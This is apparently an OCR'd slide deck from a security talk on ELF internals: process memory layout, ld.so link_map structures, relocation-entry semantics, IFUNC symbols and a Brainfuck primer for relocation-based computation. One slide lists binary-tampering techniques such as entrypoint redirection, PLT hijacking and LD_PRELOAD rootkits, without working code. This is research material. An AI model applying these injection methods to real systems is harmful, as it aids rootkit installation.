
Memory Layout of a Process



Memory Layout of a Process




Layout of Executable in Memory





```
00400000-00408000 r-xp 00000000 08:06 261244    /bin/ping
00607000-00608000 r--p 00007000 08:06 261244    /bin/ping
00608000-00609000 rw-p 00008000 08:06 261244    /bin/ping
```

Memory Layout: Our Perspective




Memory Layout: Our Perspective



ld.so's link_map structures

```
struct link_map {
    ElfW(Addr) l_addr;          /* Base address shared object is loaded at.  */
   ....
    struct link_map *l_next, *l_prev; /* Chain of loaded objects.  */
    ...
    ElfW(Dyn) *l_info[DT_NUM + DT_THISPROCNUM + DT_VERSIONTAGNUM
    ...
    union {
      const Elf32_Word *l_gnu_chain_zero;
      const Elf_Symndx *l_buckets;
    };
    unsigned int l_direct_opencount; /* Reference count for dlopen/dlclose.  */
    enum    {                    /* Where this object came from.  */
       lt_executable,            /* The main executable program.  */
       lt_library,             /* Library needed by main executable.  */
       lt_loaded                /* Extra run-time loaded shared object.  */
      } l_type:2;
    unsigned int l_relocated:1; /* Nonzero if object's relocations done.  */
    ...
    size_t l_relro_size;
    ...
};
```




Fun Ways to Craft Metadata

- Change entrypoint to point to injected code
- Inject object files (**mayhem, phrack 61:8**)
- Intercept library calls to run injected code
  - Injected in executable
    - Cesare PLT redirection (**Phrack 56:7**)
    - Mayhem ALTPLT (Phrack 61:8)
  - Resident in attacker-built library
    - LD_PRELOAD (example: **Jynx-Kit** rootkit)
    - DT_NEEDED (Phrack 61:8)
    - Loaded at runtime (**Cheating the ELF**, the **grugq**)
  - Injected in library
- LOCREATE (Skape, Uniformed 2007)
  - Unpack binaries using relocation entries

More fun with relocation entries






Warning. The following you are about to see is architecture and libc implementation dependant. Please try this at home, but there are no guarantees it will work with your architecture/gcc toolchain combination.
(Ours is Ubuntu 11.10's eglibc-2.13 on amd64)

Not all Brainfuck instructions work in presence of ASLR
This is proof of concept, after all.


Image: “Caution” Sam Ahmed, from The Noun Project

Injecting Relocation/Symbol tables

- Use eresi toolkit
- Injects into executable's data segment




Relocation Entry Type Primer

```
typedef struct {
    Elf64_Addr r_offset;
    uint64_t   r_info; // contains type and symbol number
    int64_t    r_addend;
} Elf64_Rela;
```

- Let **r** be our Elf64_Rela, **s** be the corresponding Elf64_Sym (if applicable)
- **R_X86_64_COPY**
  - memcpy(r.r_offset, s.st_value, s.st_size)
- **R_X86_64_64**
  - *(base+r.r_offset) = s.st_value +r.r_addend+base
- **R_X86_64_32**
  - Same as _64, but only writes 4 bytes
- **R_X86_64_RELATIVE**
  - *(base+r.r_offset = r.r_addend+base)

Relocation & STT_IFUNC symbols

- Symbols of type STT_IFUNC are special
- st_value treated as a function pointer
- Trivial example of indirect functions:




```
#include <stdio.h>
int foo (void) __attribute__ ((ifunc ("foo_ifunc")));
static int global = 1;
static int f1 (void) { return 0; }
static int f2 (void){ return 1; }
void *foo_ifunc (void) { return global == 1 ? f1 : f2; }
int main () { printf ("%d\n", foo()); }
```

- Corresponding symbol table entries:

```
43: 0000000000400524    11 FUNC    LOCAL  DEFAULT    13 f1
44: 000000000040052f    11 FUNC    LOCAL  DEFAULT    13 f2
57: 000000000040053a    29 FUNC    GLOBAL DEFAULT    13 foo_ifunc
62: 000000000040053a    29 IFUNC   GLOBAL DEFAULT    13 foo
```

Musical IInterlude: I'm My Own Grandpa (Why Reloc Entries are so Powerful)




Source: Ray Stevens on https://www.youtube.com/watch?v=eYlJH81dSiw

Brainfuck Primer

- 8 instructions:
  1) **>** Increment the pointer.
  2) **<** Decrement the pointer.
  3) **+** Increment the byte at the pointer.
  4) **-** Decrement the byte at the pointer.
  5) **[** Jump forward past the matching] if the byte at the pointer is zero.
  6) **]** Jump backward to the matching [unless the byte at the pointer is zero.
  7) **.** Output the byte at the pointer.
  8) **,** Input a byte and stor in byte at the pointer.

Source: http://www.muppetlabs.com/~breadbox/bf/

Brainfuck Primer




- ~~8~~ 6 instructions:
  1) **>** Increment the pointer.
  2) **<** Decrement the pointer.
  3) **+** Increment the byte at the pointer.
  4) **-** Decrement the byte at the pointer.
  5) **[** Jump forward past the matching] if the byte at the pointer is zero.
  6) **]** Jump backward to the matching [unless the byte at the pointer is zero.
  7) **.** Output the byte at the pointer.
  8) **,** Input a byte and stor in byte at the pointer.

0x00

Source: http://www.muppetlabs.com/~breadbox/bf/

Brainfuck Primer




- 6 instructions:
  1) **>** Increment the pointer.
  2) **<** Decrement the pointer.
  3) **+** Increment the byte at the pointer.
  4) **-** Decrement the byte at the pointer.
  5) **[** Jump forward past the matching] if the byte at the pointer is zero.
  6) **]** Jump backward to the matching [unless the byte at the pointer is zero.

0x00

Example: **+ > -**

Source: http://www.muppetlabs.com/~breadbox/bf/

Brainfuck Primer



